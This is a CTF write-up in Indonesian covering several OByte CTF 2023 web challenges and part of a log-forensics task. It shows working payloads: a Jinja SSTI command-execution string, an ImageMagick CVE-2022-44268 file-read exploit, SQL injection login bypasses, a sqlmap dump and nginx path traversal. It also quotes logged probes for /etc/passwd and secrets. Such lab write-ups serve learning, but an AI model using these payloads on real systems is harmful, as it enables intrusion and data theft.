

Proof Of Concept

OByte CTF 2023

NAMA Peserta : Muhammad Daffa

Sabtu, 19 Agustus 2023

Web Exploitation

[Guestbook (Beta)]

Executive Summary

Diberikan sebuah website tanpa source code, dimana penggunanya dapat memasukkan nama yang diinginkan dan nama yang telah diinput akan tampil di halaman website

secure 0x7e7ctf.zerobyte.me:40009/?name=test

Guestbook

Your Name?

Welcome!

test

Our honorable visitor.

Pada contoh diatas saya mencoba melakukan input nama dengan value "test" dan hasilnya muncul pada website

Technical Report

Situs ini rentan terhadap SSTI, hal tersebut dapat dibuktikan jika melakukan input pada kolom nama dengan values "{{7*7}}", maka hasilnya adalah 49

Not secure | 0x7e7ctf.zerobyte.me:40009/?name={{7*7}}

Guestbook


Your Name?

Welcome!


49

Our honorable visitor.

```
{{lipsum.__globals__.os.popen('whoami').read()}}
```



```
{{lipsum.__globals__.__os.popen('cat /app/main.py').read()}}
```



Situs ini rentan terhadap SSTI (Server Side Template Injection), hal ini terjadi karena web developer tidak menggunakan templating pada website (Pada kasus ini adalah Jinja) dengan baik sehingga penyerang dapat melakukan injeksi template yang dapat menyebabkan Remote Code Execution pada website.

[Gambar Ajaib]

Executive Summary

Diberikan sebuah website tanpa source code, dimana penggunanya dapat mengunggah foto dengan ekstensi PNG pada website



Do Your Magic!

No file chosen

© 2022

Technical Report

Situs ini rentan CVE-2022-44268 yaitu LFI pada imagemagick versi 7.1.0-49, hal ini disimpulkan setelah melihat nama soal (Gambar Ajaib) dan juga kode tahun pada website yaitu 2022. Untuk mengeksploitasi kerentanan ini, saya menggunakan salah satu repositori GitHub dimana tool ini dapat melakukan generate gambar yang didalamnya sudah tertanam payload untuk membaca file-file yang ada pada server. Berikut adalah repositori GitHub yang saya gunakan <https://github.com/Sybil-Scan/imagemagick-lfi-poc>

```
README.md

ImageMagick LFI PoC [CVE-2022-44268]

The researchers at MetabaseQ discovered CVE-2022-44268, i.e. ImageMagick 7.1.0-49 is vulnerable to Information Disclosure. When it parses a PNG image (e.g., for resize), the resulting image could have embedded the content of an arbitrary remote file (if the ImageMagick binary has permissions to read it).

Usage


• Make sure you have ImageMagick, and required Python packages installed.

(~)>>> python3 generate.py -f "/etc/passwd" -o exploit.png

[>] ImageMagick LFI PoC - by Sybil Scan Research <research@sybilscan.com>
[>] Generating Blank PNG
[>] Blank PNG generated
[>] Placing Payload to read /etc/passwd
[>] PoC PNG generated > exploit.png

• Convert the generated PNG file:
```

Namun sebelum melanjutkan pengeksploitasian, saya menemukan satu endpoint yang cukup aneh, yaitu endpoint `"/rahasia"`. Terdapat kemungkinan jika endpoint `"/rahasia"` ini berhubungan dengan soal yang akan dieksploitasi



KENA PRANK? IYALAH!
MASA GITU DOANG, ENAK BENER DONG.
HACK SENDIRI! KAN LU HEKER!
TAPI GUE GAK BOHONG LHO!
INTINYA ADA DI /rahasia

Jadi pada kasus ini, saya akan coba membaca file bernama “/rahasia” dengan menjalankan command sebagai berikut

python3 generate.py -f "/rahasia" -o exploit.png

Kemudian upload gambar yang telah degenerate kedalam website dan kemudian download ulang gambar yang telah diunggah tersebut. Lanjutkan dengan command shell dibawah ini untuk melihat hex code dari file bernama “/rahasia”


identify -verbose result.png

```
png:info:header:height: 288, 288
png:sRGB: intent=0 (Perceptual Intent)
png:text: 3 tEXt/zTXt/iTXt chunks were found
png:tIME: 2023-08-19T02:15:25Z
Raw profile type:

68
30627974654354467b54683073335f5768305f43346e6e30745f4368346e67335f546833
31725f4d316e44735f43346e6e30545f4368346e67335f346e797468316e477d

signature: 2c6157f034438d869ae3704680e3635883188ba95635a9dd7ca09450ac0c056d
Artifacts:
filename: exploit.png
verbose: true
Tainted: False
Filesize: 1487B
```

Kemudian convert hex code tersebut menjadi ASCII untuk membaca flag



Flag: 0byteCTF{Th0s3_Wh0_C4nn0t_Ch4ng3_Th31r_M1nDs_C4nn0T_Ch4ng3_4nyth1nG}

Conclusion

Situs ini rentan terhadap CVE-2022-44268 dikarenakan situs ini menggunakan imagemagick versi lama sehingga tools ini rentan terhadap CVE-2022-44268 yaitu local file inclusion dimana penyerangnya dapat membaca file-file yang ada pada server target.

[the Injection]

Executive Summary

Diberikan sebuah website tanpa source code, dimana hanya terdapat halaman static tanpa ada informasi sama sekali pada situs

Site Under Maintenance



We apologize for the inconvenience, but our website is currently undergoing maintenance.
Please check back later.

Technical Report

Dikarenakan tidak ada informasi sama sekali pada halaman ini, maka dilakukanlah bruteforce directory menggunakan "dirsearch". Berikut command yang saya gunakan

dirsearch -u <http://0x7e7ctf.zerobyte.me:1339/>

```
(kali㉿kali)-[~/Desktop]
$ dirsearch -u http://0x7e7ctf.zerobyte.me:1339/

dirsearch v0.4.2

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist:
Output File: /home/kali/.dirsearch/reports/0x7e7ctf.zerobyte.me-1339/-_23-08-2023
Error Log: /home/kali/.dirsearch/logs/errors-23-08-19_10-38-58.log


Target: http://0x7e7ctf.zerobyte.me:1339/

[10:38:58] Starting:
[10:39:02] 403 - 287B - /.ht_wsr.txt
[10:39:02] 403 - 287B - /.htaccessBAK
[10:39:02] 403 - 287B - /.htaccessOLD
[10:39:02] 403 - 287B - /.htaccess.sample
[10:39:02] 403 - 287B - /.htaccess.orig
[10:39:02] 403 - 287B - /.htaccess.save
[10:39:02] 403 - 287B - /.htaccess_extra
[10:39:02] 403 - 287B - /.htaccessOLD2
[10:39:02] 403 - 287B - /.htaccess.bak1
[10:39:02] 403 - 287B - /.htm
[10:39:02] 403 - 287B - /.html
[10:39:02] 403 - 287B - /.htaccess_orig
[10:39:02] 403 - 287B - /.htaccess_sc
[10:39:02] 403 - 287B - /.httr-oauth
[10:39:02] 403 - 287B - /.htpasswd
[10:39:02] 403 - 287B - /.htpasswd_test
[10:39:03] 403 - 287B - /.php
[10:39:42] 200 - 935B - /index.html
[10:39:46] 200 - 2KB - /login.php
[10:40:00] 403 - 287B - /server-status/
[10:40:00] 403 - 287B - /server-status
```

Terdapat file bernama login.php dan jika kita akses, muncul sebuah halaman login tanpa adanya fitur lain seperti register atau forgot password. Jika dilihat source codenya dengan menekan tombol “Ctrl + U”, terdapat HTML comment yang berisikan endpoint lain bernama “asuka_is_best_gurl”

```
76 <input type="password" name="password" value="" />
77 <input type="submit" value="Login">
78 </form>
79
80 </div>
81 </body>
82 </html>
83 <!-- Hello admin, I am a white hat hacker who has found a vulnerability in your system.
84 I have already patched the login page, but you are still able to access your old code at asuka_is_best_gurl.php. -->
85
```


Disaat mengakses endpoint ini, ternyata terdapat halaman login yang sama, namun pada endpoint ini menurut komentar HTML sebelumnya, file PHP ini rentan terhadap suatu kerentanan



Jika terdapat sebuah halaman login, yang dilakukan pertama kali ialah melakukan SQL Injection, dengan menginput

Username: ' or true-- -

Password: test



Setelah memasukkan payload SQL injection, disini saya login sebagai akun bernama “shinji” namun flagnya tidak muncul jika dengan menggunakan username “shinji”. Maka disini saya akan mencoba melihat username yang lain dengan menggunakan SQLMap dan targetnya adalah endpoint “asuka_is_best_gurl.php”. Berikut adalah command yang saya gunakan untuk mencari username pada situs ini

sqlmap -u http://0x7e7ctf.zerobyte.me:1339/asuka_is_best_gurl.php --forms --dump

Setelah selesai menggunakan command diatas, terdapat 5 pengguna yang ada pada database “asuka_db”


id	password	username
1	0ccf38be2d49c8b34a689a629fa263ad	shinji
2	0fe69241e61baae968a5e2dabfafaaed	kaworu
3	7aa71e0da12a12bf8fd1accda88d8fdf	rei
4	1391f7bfe fd7b7a0ff8ee6ef97dcd50f	misato
5	64d932f4f8d87561a36a34bef6bac02f	asuka

Kemudian disini saya akan mencoba untuk login satu persatu menggunakan username yang ada. Payload yang saya gunakan adalah seperti ini

Username: asuka' order by 1-- -

Password: test

Flag bisa didapatkan setelah login menggunakan pengguna bernama “asuka”



Content

Hello asuka!

0byteCTF{Inj3ction_f0r_lyf}

Logout

Flag: 0byteCTF{Inj3ction_f0r_lyf}

Conclusion (Kesimpulan dari soal)

Diawali dengan melakukan bruteforce directory, kemudian menemukan sebuah login page. Terdapat juga endpoint baru yang didapatkan dengan melihat source code website. Di endpoint baru yang telah ditemukan rentan terhadap SQL Injection yang menyebabkan penyerang dapat masuk kedalam database sebuah website.

[Just Explore!]

Executive Summary

Diberikan sebuah website tanpa source code, dan juga pada halaman utama terdapat endpoint bernama “/explore” yang didalamnya hanya terdapat file yang cukup “random”


← → ↻ ⚠ Not secure 0x7e7ctf.zerobyte.me:49723/explore/		
<h2>Index of /explore/</h2>		
<hr/>		
../		
0byteCTF2023-Banner.jpg	17-Aug-2023 20:45	31972
Bocchi.jpg	17-Aug-2023 20:45	103784
Sakura-Miko.jpg	17-Aug-2023 20:45	123323
Yoimiya.jpg	17-Aug-2023 20:45	58140
favicon.ico	17-Aug-2023 20:45	4286
inti_bumi.txt	17-Aug-2023 20:45	62
<hr/>		

Technical Report

Jika dilihat pada HTTP response header, situs ini menggunakan NGINX sebagai webserver. Yang berarti terdapat kemungkinan jika situs ini rentan terhadap path traversal jika terdapat miskonfigurasi pada nginx. Contohnya bisa dilihat pada situs ini <https://www.acunetix.com/vulnerabilities/web/path-traversal-via-misconfigured-nginx-alias/>. Untuk melakukan path traversal ini, maka harus menambahkan ../ pada url setelah explore

← → ↻ ⚠ Not secure 0x7e7ctf.zerobyte.me:49723/explore../		
<h2>Index of /explore../</h2>		
<hr/>		
../		
bin/	16-Aug-2023 09:50	-
boot/	14-Jul-2023 16:00	-
data/	17-Aug-2023 20:48	-
dev/	19-Aug-2023 14:31	-
docker-entrypoint.d/	16-Aug-2023 09:50	-
etc/	19-Aug-2023 14:31	-
home/	14-Jul-2023 16:00	-
lib/	16-Aug-2023 09:50	-
lib32/	14-Aug-2023 00:00	-
lib64/	14-Aug-2023 00:00	-
libx32/	14-Aug-2023 00:00	-
media/	14-Aug-2023 00:00	-
mnt/	14-Aug-2023 00:00	-
opt/	14-Aug-2023 00:00	-
proc/	19-Aug-2023 14:31	-
root/	14-Aug-2023 00:00	-
run/	19-Aug-2023 14:31	-
sbin/	16-Aug-2023 09:50	-
srv/	14-Aug-2023 00:00	-
sys/	19-Aug-2023 14:31	-
tmp/	16-Aug-2023 09:50	-
usr/	14-Aug-2023 00:00	-
var/	17-Aug-2023 20:48	-
docker-entrypoint.sh	16-Aug-2023 09:50	1620
<hr/>		

Dan dugaan saya benar, situs ini rentan terhadap path traversal. Langkah selanjutnya adalah mencari file flag.txt pada server, dan setelah lama mencari flag terdapat pada direktori /usr/share/flag.txt



Flag: 0byteCTF{P4th_Tr4v3rS4L_ThRu_Ng1nX_M1sC0nf1g_4l14s}

Conclusion (Kesimpulan dari soal)

Diawali dengan melakukan information gathering dengan melihat teknologi yang dipakai dan mencoba beberapa kemungkinan yang ada pada web server nginx. Pada akhirnya didapatkan sebuah kerentanan yaitu path traversal yang diakibatkan oleh miskonfigurasi pada konfigurasi nginx yang menyebabkan penyerang dapat membaca file-file yang ada pada webserver.

Digital Forensic

[Who the Hack?]

Executive Summary


Diberikan ZIP file yang berisikan sebuah log server sebuah website. Terdapat 39099 baris pada log ini dan log ini memiliki timestamp dari 8 Agustus 2023 hingga 14 Agustus 2023.

```
accesslog X
C:\Users\Muhammad Daffa > OneDrive > Documents > accesslog
1 194.156.169.3 - - [08/Aug/2023:00:00:30 +0700] "GET /favicon.ico HTTP/1.1" 200 819 "http://facebook.com" "Mozilla/5.0 (Linux; Android 8.1.0; ASUS_X00LD Build/OPM1.171019.011; wv) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5580.102 Safari/537.36"
2 136.132.83.28 - - [08/Aug/2023:00:00:46 +0700] "POST /dashboard/branches HTTP/1.1" 200 783 "-" "Mozilla/5.0 (Linux; Android 11; moto g(9) play Build/RPX31.02-58-17-7-3; wv) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5580.102 Safari/537.36"
3 136.132.83.28 - - [08/Aug/2023:00:00:49 +0700] "GET /assets/css/bootstrap.css HTTP/1.1" 200 895 "https://google.com" "Mozilla/5.0 (Linux; Android 11; moto g(9) play Build/RPX31.02-58-17-7-3; wv) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5580.102 Safari/537.36"
4 189.254.25.53 - - [08/Aug/2023:00:01:11 +0700] "POST /dashboard/logout HTTP/1.1" 200 993 "-" "Mozilla/5.0 (Linux; Android 10; UM-G7100) AppleWebKit/537.36 (KHTML, like Gecko) SamsungBrowser/21.0 Chrome/110.0.5580.102 Safari/537.36"
5 248.84.162.17 - - [08/Aug/2023:00:01:15 +0700] "POST /dashboard/main HTTP/1.1" 200 560 "-" "Mozilla/5.0 (Linux; Android 13; SM-A536B Build/TP1A.220624.014) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/110.0.5580.102 Safari/537.36"
6 41.30.196.134 - - [08/Aug/2023:00:01:29 +0700] "POST /dashboard/transfer HTTP/1.1" 200 479 "-" "Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.85 Safari/537.36"
7 113.62.195.15 - - [08/Aug/2023:00:01:59 +0700] "POST /dashboard/submit HTTP/1.1" 200 842 "-" "Mozilla/5.0 (Linux; Android 13; SM-G525F Build/TP1A.220624.014) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/110.0.5580.102 Safari/537.36"
8 212.212.15.97 - - [08/Aug/2023:00:02:25 +0700] "GET /home HTTP/1.1" 404 958 "https://twitter.com" "Mozilla/5.0 (Linux; Android 10; moto g(4) Build/QX530.200-19-19; wv) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5580.102 Safari/537.36"
9 229.142.242.2 - - [08/Aug/2023:00:02:42 +0700] "GET /home HTTP/1.1" 404 472 "http://facebook.com" "Mozilla/5.0 (Linux; Android 12; CH0219 Build/RQ01.211119.001; wv) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5580.102 Safari/537.36"
10 83.195.18.195 - - [08/Aug/2023:00:02:49 +0700] "GET /search/promotion20code HTTP/1.1" 200 772 "https://twitter.com" "Mozilla/5.0 (Linux; Android 12; SAMSUNG SM-A025G/A025G00S5C081) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5580.102 Safari/537.36"
11 43.30.196.134 - - [08/Aug/2023:00:02:54 +0700] "POST /dashboard/branches HTTP/1.1" 200 760 "-" "Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.85 Safari/537.36"
12 189.254.25.53 - - [08/Aug/2023:00:03:00 +0700] "POST /dashboard/branches HTTP/1.1" 200 114 "-" "Mozilla/5.0 (Linux; Android 10; UM-G7100) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.85 Safari/537.36"
13 24.42.184.181 - - [08/Aug/2023:00:03:01 +0700] "POST /dashboard/transactions HTTP/1.1" 200 696 "https://finance.yahoo.com" "Mozilla/5.0 (Linux; Android 12; moto g52 5g Build/SS55S32.53-85-4-2; wv) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5580.102 Safari/537.36"
14 178.20.153.34 - - [08/Aug/2023:00:03:13 +0700] "GET /about HTTP/1.1" 200 355 "https://haluhank.local" "Mozilla/5.0 (Linux; Android 11; moto g(10) Build/RB531-Q1-3-45-22; wv) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5580.102 Safari/537.36"
15 62.129.28.201 - - [08/Aug/2023:00:03:35 +0700] "GET /search/promotion20code HTTP/1.1" 200 959 "https://google.com" "Mozilla/5.0 (Linux; arm_64; Android 12; TECO A00) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5580.102 Safari/537.36"
16 136.132.83.28 - - [08/Aug/2023:00:03:56 +0700] "GET /dashboard/accounts HTTP/1.1" 200 140 "https://app.haluhank.local" "Mozilla/5.0 (Linux; Android 11; moto g(9) play Build/RPX31.02-58-17-7-3; wv) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5580.102 Safari/537.36"
17 88.172.186.28 - - [08/Aug/2023:00:04:09 +0700] "GET / HTTP/1.1" 200 650 "https://finance.yahoo.com" "Mozilla/5.0 (Linux; Android 13; SM-G990B Build/TP1A.220624.014) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/110.0.5580.102 Safari/537.36"
18 155.21.25.188 - - [08/Aug/2023:00:04:31 +0700] "GET /robots.txt HTTP/1.1" 404 473 "-" "Mozilla/5.0 (Linux; Android 9; DML-L29 Build/HUAM1EIM-L29; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/110.0.5580.102 Safari/537.36"
19 38.208.201.40 - - [08/Aug/2023:00:04:41 +0700] "POST /dashboard/change-password HTTP/1.1" 200 641 "-" "Mozilla/5.0 (Linux; Android 12; SM-A225F Build/SP1A.210812.015; wv) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5580.102 Safari/537.36"
20 89.209.181.44 - - [08/Aug/2023:00:05:00 +0700] "GET /robots.txt HTTP/1.1" 404 515 "https://twitter.com" "Mozilla/5.0 (Linux; Android 11; V2041 Build/TP1A.220624.014; wv) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5580.102 Safari/537.36"
21 229.142.242.2 - - [08/Aug/2023:00:05:24 +0700] "GET /search/promotion20code HTTP/1.1" 200 794 "http://facebook.com" "Mozilla/5.0 (Linux; Android 12; CH0219 Build/RQ01.211119.001; wv) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5580.102 Safari/537.36"
22 194.156.169.3 - - [08/Aug/2023:00:05:36 +0700] "POST /dashboard/main HTTP/1.1" 200 520 "-" "Mozilla/5.0 (Linux; Android 8.1.0; ASUS_X00LD Build/OPM1.171019.011; wv) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5580.102 Safari/537.36"
23 91.120.11.246 - - [08/Aug/2023:00:05:43 +0700] "POST /dashboard/payments HTTP/1.1" 200 183 "-" "Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/55.0.2906.68 Safari/537.36"
24 91.120.11.246 - - [08/Aug/2023:00:06:01 +0700] "POST /dashboard/submit HTTP/1.1" 200 354 "-" "Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/55.0.2906.68 Safari/537.36"
25 116.206.35.33 - - [08/Aug/2023:00:06:02 +0700] "POST /dashboard/login HTTP/1.1" 200 263 "-" "Mozilla/5.0 (Linux; Android 11; M2101KG Build/TQ01.211013.002; wv) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5580.102 Safari/537.36"
26 194.156.169.3 - - [08/Aug/2023:00:06:29 +0700] "POST /dashboard/change-password HTTP/1.1" 200 465 "-" "Mozilla/5.0 (Linux; Android 9; HUA-L29 Build/HUAM1EIM-L29; wv) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5580.102 Safari/537.36"
```

Technical Report

Hal pertama yang saya lakukan adalah mencari sebuah request yang mencurigakan seperti melakukan percobaan hacking atau mencoba melakukan request-request yang cukup random. Pada log ini saya menemukan 1 IP yang melakukan percobaan hacking yaitu 178.19.45.123

```
178.19.45.123 - - [11/Aug/2023:12:00:14 +0700] "GET /webreport/report.html HTTP/1.1" 403 417 "-" "curl/7.88.1"
178.19.45.123 - - [11/Aug/2023:12:00:15 +0700] "GET /.env HTTP/1.1" 403 858 "-" "curl/7.88.1"
178.19.45.123 - - [11/Aug/2023:12:00:16 +0700] "GET /././././etc/passwd HTTP/1.1" 403 539 "-" "curl/7.88.1"
178.19.45.123 - - [11/Aug/2023:12:00:17 +0700] "GET /Vagrantfile HTTP/1.1" 403 608 "-" "curl/7.88.1"
178.19.45.123 - - [11/Aug/2023:12:00:19 +0700] "GET /.git/config HTTP/1.1" 403 855 "-" "curl/7.88.1"
178.19.45.123 - - [11/Aug/2023:12:00:21 +0700] "GET /././WEB-INF/web.xml HTTP/1.1" 403 647 "-" "curl/7.88.1"
178.19.45.123 - - [11/Aug/2023:12:00:23 +0700] "GET /phpmyadmin/index.php HTTP/1.1" 403 874 "-" "curl/7.88.1"
178.19.45.123 - - [11/Aug/2023:12:00:24 +0700] "GET /.htaccess HTTP/1.1" 403 835 "-" "curl/7.88.1"
178.19.45.123 - - [11/Aug/2023:12:00:26 +0700] "GET /.DS_Store HTTP/1.1" 403 519 "-" "curl/7.88.1"
178.19.45.123 - - [11/Aug/2023:12:00:28 +0700] "GET /github/workflows/build.yaml HTTP/1.1" 403 273 "-" "curl/7.88.1"
178.19.45.123 - - [11/Aug/2023:12:00:29 +0700] "GET /./aws/config.yaml HTTP/1.1" 403 180 "-" "curl/7.88.1"
178.19.45.123 - - [11/Aug/2023:12:00:31 +0700] "GET /info.php HTTP/1.1" 403 415 "-" "curl/7.88.1"
178.19.45.123 - - [11/Aug/2023:12:00:32 +0700] "GET /phpinfo.php HTTP/1.1" 403 961 "-" "curl/7.88.1"
178.19.45.123 - - [11/Aug/2023:12:00:34 +0700] "GET /.htaccess HTTP/1.1" 403 249 "-" "curl/7.88.1"
178.19.45.123 - - [11/Aug/2023:12:00:36 +0700] "GET /download.php?file=../../././etc/passwd HTTP/1.1" 403 386 "-" "curl/7.88.1"
178.19.45.123 - - [11/Aug/2023:12:00:37 +0700] "GET /ssh/id_rsa HTTP/1.1" 403 165 "-" "curl/7.88.1"
178.19.45.123 - - [11/Aug/2023:12:00:39 +0700] "GET /.travis.yml HTTP/1.1" 403 777 "-" "curl/7.88.1"
178.19.45.123 - - [11/Aug/2023:12:00:41 +0700] "GET /.travis.yml.swp HTTP/1.1" 403 825 "-" "curl/7.88.1"
178.19.45.123 - - [11/Aug/2023:12:00:43 +0700] "GET /.travis.yml~ HTTP/1.1" 403 568 "-" "curl/7.88.1"
178.19.45.123 - - [11/Aug/2023:12:00:44 +0700] "GET /remote/fgt_lang?lang=../../././dev/cmdb/sslvpn_websession HTTP/1.1" 403 728 "-" "curl/7.88.1"
178.19.45.123 - - [11/Aug/2023:12:00:46 +0700] "GET /.config.php.swp HTTP/1.1" 403 728 "-" "curl/7.88.1"
178.19.45.123 - - [11/Aug/2023:12:00:47 +0700] "GET /./etc/passwd HTTP/1.1" 403 687 "-" "curl/7.88.1"
178.19.45.123 - - [11/Aug/2023:12:00:48 +0700] "GET /././etc/passwd HTTP/1.1" 403 435 "-" "curl/7.88.1"
178.19.45.123 - - [11/Aug/2023:12:00:49 +0700] "GET /./././etc/passwd HTTP/1.1" 403 890 "-" "curl/7.88.1"
178.19.45.123 - - [11/Aug/2023:12:00:50 +0700] "GET /./././etc/passwd HTTP/1.1" 403 262 "-" "curl/7.88.1"
178.19.45.123 - - [11/Aug/2023:12:00:51 +0700] "GET /./././etc/passwd HTTP/1.1" 403 101 "-" "curl/7.88.1"
178.19.45.123 - - [11/Aug/2023:12:00:53 +0700] "GET /posts/1X27+OR+1=1 HTTP/1.1" 403 994 "-" "curl/7.88.1"
178.19.45.123 - - [11/Aug/2023:12:00:54 +0700] "GET /%60whoami%60 HTTP/1.1" 403 446 "-" "curl/7.88.1"
178.19.45.123 - - [11/Aug/2023:12:00:56 +0700] "GET /%60id%60 HTTP/1.1" 403 546 "-" "curl/7.88.1"
178.19.45.123 - - [11/Aug/2023:12:00:57 +0700] "GET /%60pwd%60 HTTP/1.1" 403 253 "-" "curl/7.88.1"
178.19.45.123 - - [11/Aug/2023:12:00:58 +0700] "GET /%60ls%60 HTTP/1.1" 403 109 "-" "curl/7.88.1"
178.19.45.123 - - [11/Aug/2023:12:01:00 +0700] "GET /%60uname%60 HTTP/1.1" 403 283 "-" "curl/7.88.1"
178.19.45.123 - - [11/Aug/2023:12:01:01 +0700] "GET /posts/1X27+OR+1=1 HTTP/1.1" 403 633 "-" "curl/7.88.1"
178.19.45.123 - - [11/Aug/2023:12:01:02 +0700] "GET /posts/1X27+ORDER+BY+1 HTTP/1.1" 403 765 "-" "curl/7.88.1"
```



Jika ditelusuri lagi, IP ini melakukan 121 request pada webserver dan setelah request ke 60 IP ini melakukan request yang aneh yaitu memasukkan karakter persen dan diikuti dua angka setelahnya.

```
193 67.136.52.134 - - [11/Aug/2023:18:59:38 +0700] "GET /search/bank%20accou
194 217.112.15.97 - - [11/Aug/2023:19:00:04 +0700] "GET / HTTP/1.1" 200 809
195 178.19.45.123 - - [11/Aug/2023:19:00:05 +0700] "GET /%30 HTTP/1.1" 404 6
196 229.239.15.87 - - [11/Aug/2023:19:00:17 +0700] "POST /dashboard/login HT
197 155.21.25.104 - - [11/Aug/2023:19:00:23 +0700] "GET /favicon.ico HTTP/1.
```

